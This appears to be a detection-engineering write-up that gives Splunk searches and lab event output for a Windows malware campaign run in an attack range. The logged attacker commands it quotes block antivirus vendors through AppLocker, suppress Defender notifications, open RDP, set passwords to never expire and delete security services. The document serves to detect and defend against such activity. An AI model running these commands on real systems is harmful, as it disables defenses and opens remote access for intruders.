unknown	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy Objects\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\1d644989-5cc5-4bb8-a1ac-628521a5fe04\Value	<FilePublisherRule Id="1d644989-5cc5-4bb8-a1ac-628521a5fe04" Name="Подписано O=MCAFFEE, INC., L=SANTA CLARA, S=CALIFORNIA, C=US" Description="" UserOrGroupId="S-1-1-0" Action="Deny"<Conditions><FilePublisherCondition PublisherName="O=MCAFFEE, INC., L=SANTA CLARA, S=CALIFORNIA, C=US" ProductName=""<BinaryVersionRange LowSection=""<HighSection=""<FilePublisherCondition><Conditions><FilePublisherRule>	modified	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\1d644989-5cc5-4bb8-a1ac-628521a5fe04
unknown	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy Objects\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\9734a647f-9798-4b31-bbf5-5ca68eb23bf9\Value	<FilePublisherRule Id="234a647f-9798-4b31-bbf5-5ca68eb23bf9" Name="Подписано O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU" Description="Kaspersky Online Scanner" UserOrGroupId="S-1-1-0" Action="Deny"<Conditions><FilePublisherCondition PublisherName="O=KASPERSKY LAB, L=MOSCOW, S=MOSCOW CITY, C=RU" ProductName=""<BinaryVersionRange LowSection=""<HighSection=""<FilePublisherCondition><Conditions><FilePublisherCondition Path="XPPROGRAMFILESX" /><FilePublisherCondition><Exceptions><FilePublisherRule>	modified	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\9734a647f-9798-4b31-bbf5-5ca68eb23bf9
unknown	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy Objects\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\26e0acc9-088a-4218-bec9-cf33216c1a6c\Value	<FilePublisherRule Id="26e0acc9-088a-4218-bec9-cf33216c1a6c" Name="Подписано O=BLEEPING COMPUTER, LLC., L=HUNTINGTON STATION, S=NEW YORK, C=US" Description="" UserOrGroupId="S-1-1-0" Action="Deny"<Conditions><FilePublisherCondition PublisherName="O=BLEEPING COMPUTER, LLC., L=HUNTINGTON STATION, S=NEW YORK, C=US" ProductName=""<BinaryVersionRange LowSection=""<HighSection=""<FilePublisherCondition><Conditions><FilePublisherRule>	modified	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\26e0acc9-088a-4218-bec9-cf33216c1a6c
unknown	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy Objects\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\27ec780b-277c-413c-9437-26fbc3f1b72b\Value	<FilePublisherRule Id="27ec780b-277c-413c-9437-26fbc3f1b72b" Name="Подписано O=PANDA SECURITY S.L, L=BLIBAO, C=ES" Description="" UserOrGroupId="S-1-1-0" Action="Deny"<Conditions><FilePublisherCondition PublisherName="O=PANDA SECURITY S.L, L=BLIBAO, C=ES" ProductName=""<BinaryVersionRange LowSection=""<HighSection=""<FilePublisherCondition><Conditions><FilePublisherCondition Path="XWINDIRX" /><Exceptions><FilePublisherRule>	modified	HKU\S-1-5-21-2167596188-154398838-2475435788-500\SOFTWARE\Microsoft\Windows\CurrentVersion\ (5A94D726-CAE8-45CB-98E6-D066276AB6A7)\Machine\Software\Policies\Microsoft\Windows\SrpV2\Exec\27ec780b-277c-413c-9437-26fbc3f1b72b

Windows Powershell Import AppLocker Policy

This analytic identifies a process that imports AppLocker XML rules using powershell commandlet:

```
`powershell` EventCode=4104 ScriptBlockText="Import-Module Applocker" ScriptBlockText="Set-AppLockerPolicy *" ScriptBlockText=" -XMLPolicy *"
| stats count min(_time) as firstTime max(_time) as lastTime by EventCode ScriptBlockText Computer user_id
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_powershell_import_applocker_policy_filter`
```



```

| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name=powershell.exe OR Processes.process_name=sqlps.exe OR Processes.process_name=sqltoolsps.exe OR Processes.process_name=powershell.exe OR Processes.original_file_name=powershell_isse.exe OR Processes.original_file_name=PowerShell.EXE OR Processes.original_file_name=PowerShell_isse.EXE) AND Processes.process="*Import-Module AppLocker*" AND Processes.process="*Set-AppLockerPolicy *" AND Processes.process="*XMLPolicy *"
by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

```

dest	user	parent_process	process_name	original_file_name	process	process_id	parent_process_id	firstTime
win-dc-ctus-attack-range-921.attackrange.local	Administrator	"C:\Windows\sysnative\cmd.exe" /c "C:\Users\Administrator\AppData\Local\Temp\048B.tmp\048C.bat C:\ProgramData\Microsoft\Intel\winlogon.exe"	powershell.exe	PowerShell.EXE	PowerShell.exe -command "Import-Module applocker" ; "Set-AppLockerPolicy -XMLPolicy C:\ProgramData\Microsoft\Temp\5.xml"	4964	980	2022-06-09T12:35:

Windows Remote Access Software RMS Registry

This analytic identifies a modification or creation of Windows registry related to Remote Manipulator System (RMS) Remote Admin tool:

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\SYSTEM\\Remote Manipulator System*"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_remote_access_software_rms_registry_filter`

```

New Search

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\SYSTEM\\Remote Manipulator System*"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

```

121 events (before 22/06/2022 15:19:37.000) No Event Sampling

registry_key_name	user	registry_path	registry_value_data	action
HKLM\SYSTEM\Remote Manipulator System	unknown	HKLM\SYSTEM\Remote Manipulator System	unknown	created
HKLM\SYSTEM\Remote Manipulator System\4	unknown	HKLM\SYSTEM\Remote Manipulator System\4	unknown	created
HKLM\SYSTEM\Remote Manipulator System\4\Server	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server	unknown	created
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	created
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters\CalendarRecordSettings	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters\FUSClientPath	C:\Program Files\Remote Manipulator System - Host\rfusclient.exe	modified
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters\FUSClientPath	C:\ProgramData\Windows\rfusclient.exe	modified
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters\InternetId	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters\Options	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters>Password	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters\UserAccess	Binary Data	modified
HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters	unknown	HKLM\SYSTEM\Remote Manipulator System\4\Server\Parameters\Notification	Binary Data	modified

Windows Valid Account With Never Expires Password

This analytic identifies processes that update user account policies for password requirements with non-expiring password:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name="net.exe" OR Processes.original_file_name="net.exe" OR
Processes.process_name="net1.exe" OR Processes.original_file_name="net1.exe")
AND Processes.process="* accounts *" AND Processes.process="* /maxpwage:unlimited"
by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_valid_account_with_never_expires_password_filter`
```

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name="net.exe" OR Processes.original_file_name="net.exe" OR Processes.process_name="net1.exe" OR Processes.original_file_name="net1.exe")
AND Processes.process="* accounts *" AND Processes.process="* /maxpwage:unlimited"
by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 2 events (before 23/06/2022 14:43:34.000) No Event Sampling ▾

Events Patterns **Statistics (2)** Visualization

20 Per Page ▾ ✓ Format Preview ▾

dest	user	parent_process	process_name	original_file_name	process
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c **C:\rdp\bat.bat"	net.exe	net.exe	net accounts /maxpwage:unlimited
win-dc-ctus-attack-range-921.attackrange.local	Administrator	net accounts /maxpwage:unlimited	net1.exe	net1.exe	C:\Windows\system32\net1 accounts /maxpwage:unlimited

Windows Modify Registry Disable Toast Notifications

This analytic detects a modification in the Windows registry to disable toast notifications:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM
datamodel=Endpoint.Registry
where Registry.registry_path=
"*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\PushNotifications\\ToastEnabled*"
Registry.registry_value_data="0x00000000"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data
Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_modify_registry_disable_toast_notifications_filter`
```

New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\PushNotifications\\ToastEnabled*" Registry.registry_value_data="0x00000000"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 2 events (before 22/06/2022 13:57:38.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ [Format](#) [Preview](#) ▾

registry_key_name	user	registry_path	registry_value_data
HKU\S-1-5-21-2167596188-154398838-2475435708-500\SOFTWARE\Microsoft\Windows\CurrentVersion\PushNotifications	unknown	HKU\S-1-5-21-2167596188-154398838-2475435708-500\SOFTWARE\Microsoft\Windows\CurrentVersion\PushNotifications\ToastEnabled	0x00000000

Windows Modify Registry Disable Windows Security Center Notif

This analytic detects a modification in the Windows registry to disable Windows center notifications:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM
datamodel=Endpoint.Registry
where Registry.registry_path=
"*\\Windows\\CurrentVersion\\ImmersiveShell\\UseActionCenterExperience*"
Registry.registry_value_data="0x00000000"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data
Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_modify_registry_disable_windows_security_center_notif_filter`
```

New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\Windows\\CurrentVersion\\ImmersiveShell\\UseActionCenterExperience*" Registry.registry_value_data="0x00000000"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 3 events (before 22/06/2022 15:46:59.000) No Event Sampling ▾

Events Patterns **Statistics (2)** Visualization

20 Per Page ▾ [Format](#) [Preview](#) ▾

registry_key_name	user	registry_path	registry_value_data	action
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell	unknown	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ImmersiveShell\UseActionCenterExperience	0x00000000	modified
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\ImmersiveShell	unknown	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\ImmersiveShell\UseActionCenterExperience	0x00000000	modified

Windows Modify Registry Suppress Win Defender Notif

This analytic detects a modification in the Windows registry to suppress Windows Defender notification:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM
datamodel=Endpoint.Registry
where Registry.registry_path= "*\\Windows Defender\\UX Configuration\\Notification_Suppress*"
Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data
Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_modify_registry_suppress_win_defender_notif_filter`
```

New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\Windows Defender\\UX Configuration\\Notification_Suppress*" Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 2 events (before 22/06/2022 15:10:20.000) No Event Sampling ▼

Events Patterns **Statistics (1)** Visualization

20 Per Page ▼ ✓ Format Preview ▼

registry_key_name	user	registry_path	registry_value_data	action
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration	unknown	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\UX Configuration\Notification_Suppress	0x00000001	modified

Windows Remote Services Allow RDP in Firewall

This analytic detects a modification in the Windows firewall to enable remote desktop protocol on a targeted machine:

```
| tstats `security_content_summariesonly` values(Processes.process) as cmdline
values(Processes.parent_process_name) as parent_process values(Processes.process_name)
count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name = "netsh.exe" OR Processes.original_file_name= "netsh.exe") AND
Processes.process = "*firewall*" AND Processes.process = "*add*" AND Processes.process =
"*protocol=TCP*"
AND Processes.process = "*localport=3389*" AND Processes.process = "*action=allow*"
by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.process Processes.process_id Processes.parent_process_id |
`drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_remote_services_allow_rdp_in_firewall_filter`
```

New Search

```
| tstats `security_content_summariesonly` values(Processes.process) as cmdline
values(Processes.parent_process_name) as parent_process values(Processes.process_name)
count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name = "netsh.exe" OR Processes.original_file_name= "netsh.exe") AND Processes.process = "*firewall*" AND Processes.process = "*add*" AND Processes.process = "*protocol=TCP*"
AND Processes.process = "*localport=3389*" AND Processes.process = "*action=allow*"
by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.process Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

✓ 2 events (before 21/06/2022 14:00:14.000) No Event Sampling ▼

Events Patterns **Statistics (2)** Visualization

20 Per Page ▼ ✓ Format Preview ▼

dest	user	parent_process	process_name	process	process_id	parent_process_id	cmdline	values(Processes)
win-dc-ctus-attack-range-921.attackrange.local	Administrator	"RDPWInst.exe" -i -o	netsh.exe	netsh advfirewall firewall add rule name="Remote Desktop" dir=in protocol=tcp localport=3389 profile=any action=allow	3628	6272	netsh advfirewall firewall add rule name="Remote Desktop" dir=in protocol=tcp localport=3389 profile=any action=allow	netsh.exe
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c "C:\rdp\bat.bat"	netsh.exe	netsh.exe advfirewall firewall add rule name="allow RDP" dir=in protocol=TCP localport=3389 action=allow	6756	6640	netsh.exe advfirewall firewall add rule name="allow RDP" dir=in protocol=TCP localport=3389 action=allow	netsh.exe

Windows Remote Services Allow Remote Assistance

This analytic identifies a modification in the Windows registry to enable remote desktop assistance on a targeted machine:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM
datamodel=Endpoint.Registry
  where Registry.registry_path= "*\\Control\\Terminal Server\\fAllowToGetHelp*"
Registry.registry_value_data="0x00000001"
  by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data
Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_remote_services_allow_remote_assistance_filter`
```

New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\Control\\Terminal Server\\fAllowToGetHelp*" Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 1 event (before 21/06/2022 14:10:47.000) No Event Sampling ▼

Events Patterns **Statistics (1)** Visualization

20 Per Page ▼ Format Preview ▼

registry_key_name	user	registry_path	registry_value_data
HKLM\System\CurrentControlSet\Control\Terminal Server	unknown	HKLM\System\CurrentControlSet\Control\Terminal Server\AllowToGetHelp	0x00000001

Windows Remote Services RDP Enable

This analytic detects a modification in the Windows registry to enable remote desktop protocol on a targeted machine:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM
datamodel=Endpoint.Registry
  where Registry.registry_path= "*\\Control\\Terminal Server\\fDenyTSConnections*"
Registry.registry_value_data="0x00000000"
  by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data
Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_remote_services_rdp_enable_filter`
```

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\Control\\Terminal Server\\fDenyTSConnections*" Registry.registry_value_data="0x00000000"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest |
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 2 events (before 21/06/2022 13:40:26.000) No Event Sampling ▼

Events Patterns **Statistics (1)** Visualization

20 Per Page ▼ Format Preview ▼

registry_key_name	user	registry_path	registry_value_data
HKLM\System\CurrentControlSet\Control\Terminal Server	unknown	HKLM\System\CurrentControlSet\Control\Terminal Server\DenyTSConnections	0x00000000

Windows Service Stop by Deletion

This analytic identifies Windows Service Control, `sc.exe`, attempting to delete a service:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where (Processes.process_name = sc.exe OR Processes.original_file_name = sc.exe)
Processes.process="* delete *" by Processes.dest Processes.user Processes.parent_process
Processes.process_name
Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_service_stop_by_deletion_filter`
```

New Search

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
  where (Processes.process_name = sc.exe OR Processes.original_file_name = sc.exe) Processes.process="* delete *" by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 10 events (before 21/06/2022 14:40:38.000) No Event Sampling ▾

Events Patterns **Statistics (10)** Visualization

20 Per Page ▾ Format Preview ▾

dest	user	parent_process	process_name	original_file_name	process	process_id
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete "windows node"	sc.exe	sc.exe	sc delete "windows node"	5576
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete AdobeFlashPlayer	sc.exe	sc.exe	sc delete AdobeFlashPlayer	5716
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete AudioServer"	sc.exe	sc.exe	sc delete AudioServer"	2692
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete MicrosoftMysql	sc.exe	sc.exe	sc delete MicrosoftMysql	1176
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete MoonTitle"	sc.exe	sc.exe	sc delete MoonTitle"	4164
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete bytefenceservice	sc.exe	sc.exe	sc delete bytefenceservice	3844
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete clr_optimization_v4.0.30318_64"	sc.exe	sc.exe	sc delete clr_optimization_v4.0.30318_64"	4140
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete crmsvc	sc.exe	sc.exe	sc delete crmsvc	4768
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete mbamservice	sc.exe	sc.exe	sc delete mbamservice	5624
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c sc delete swprv	sc.exe	sc.exe	sc delete swprv	5868

Windows Modify Registry Disable Win Defender Raw Write Notif

This analytic detects a modification in the Windows registry to disable Windows Defender raw write notification feature:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
  where Registry.registry_path= "*"\\Windows Defender\\Real-Time Protection\\DisableRawWriteNotification*" Registry.registry_value_data="0x00000001"
  by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data
Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_modify_registry_disable_win_defender_raw_write_notif_filter`
```

New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\Windows Defender\\Real-Time Protection\\DisableRawWriteNotification*" Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 2 events (before 23/06/2022 13:26:19.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ / Format Preview ▾

registry_key_name	user	registry_path	registry_value_data	action
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	unknown	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRawWriteNotification	0x00000001	modified

Windows Modify Registry Disabling WER Settings

This analytic identifies a modification in the Windows registry to disable Windows error reporting settings:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\disable*"
Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_modify_registry_disabling_wer_settings_filter`
```

New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\disable*" Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 2 events (before 22/06/2022 13:09:09.000) No Event Sampling ▾

Events Patterns **Statistics (1)** Visualization

20 Per Page ▾ / Format Preview ▾

registry_key_name	user	registry_path	registry_value_data	action
HKUS-1-5-21-2167596188-154398838-2475435708-500\SOFTWARE\Microsoft\Windows\Windows Error Reporting	unknown	HKUS-1-5-21-2167596188-154398838-2475435708-500\SOFTWARE\Microsoft\Windows\Windows Error Reporting\disable	0x00000001	modified

Windows Modify Registry Disallow Windows App

This analytic detects a modification in the Windows registry to prevent users running specific computer programs that could aid them in manually removing malware or detecting it using security products:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path=
"*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\DisallowRun*"
Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_modify_registry_disallow_windows_app_filter`
```

New Search

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Registry
where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\DisallowRun*" Registry.registry_value_data="0x00000001"
by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.action Registry.dest
| `drop_dm_object_name(Registry)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 1 event (before 22/06/2022 13:44:10.000) No Event Sampling ▼

Events Patterns **Statistics (1)** Visualization

20 Per Page ▼ ✓ Format Preview ▼

registry_key_name ↕	user ↕	registry_path ↕	registry_value_data ↕
HKUS-1-5-21-2167596188-154398838-2475435708-500\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer	unknown	HKUS-1-5-21-2167596188-154398838-2475435708-500\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\DisallowRun	0x00000001

Windows Modify Registry Regedit Silent Reg Import

This analytic identifies possible modifications of Windows registry using regedit.exe application with silent mode parameter:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name="regedit.exe" OR Processes.original_file_name="regedit.exe")
AND Processes.process="* /s *" AND Processes.process="*.reg*"
by Processes.dest Processes.user Processes.parent_process Processes.process_name
Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_modify_registry_regedit_silent_reg_import_filter`
```

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where (Processes.process_name="regedit.exe" OR Processes.original_file_name="regedit.exe")
AND Processes.process="* /s *" AND Processes.process="*.reg*"
by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 2 events (before 24/06/2022 08:22:18.000) No Event Sampling ▼

Events Patterns **Statistics (2)** Visualization

20 Per Page ▼ ✓ Format Preview ▼

dest ↕	user ↕	parent_process ↕	process_name ↕	original_file_name ↕	process ↕
win-dc-ctus-attack-range-921.attackrange.local	Administrator	C:\Windows\system32\cmd.exe /c "C:\Programdata\Windows\install.bat" "	regedit.exe	REGEDIT.EXE	regedit /s "reg1.reg"
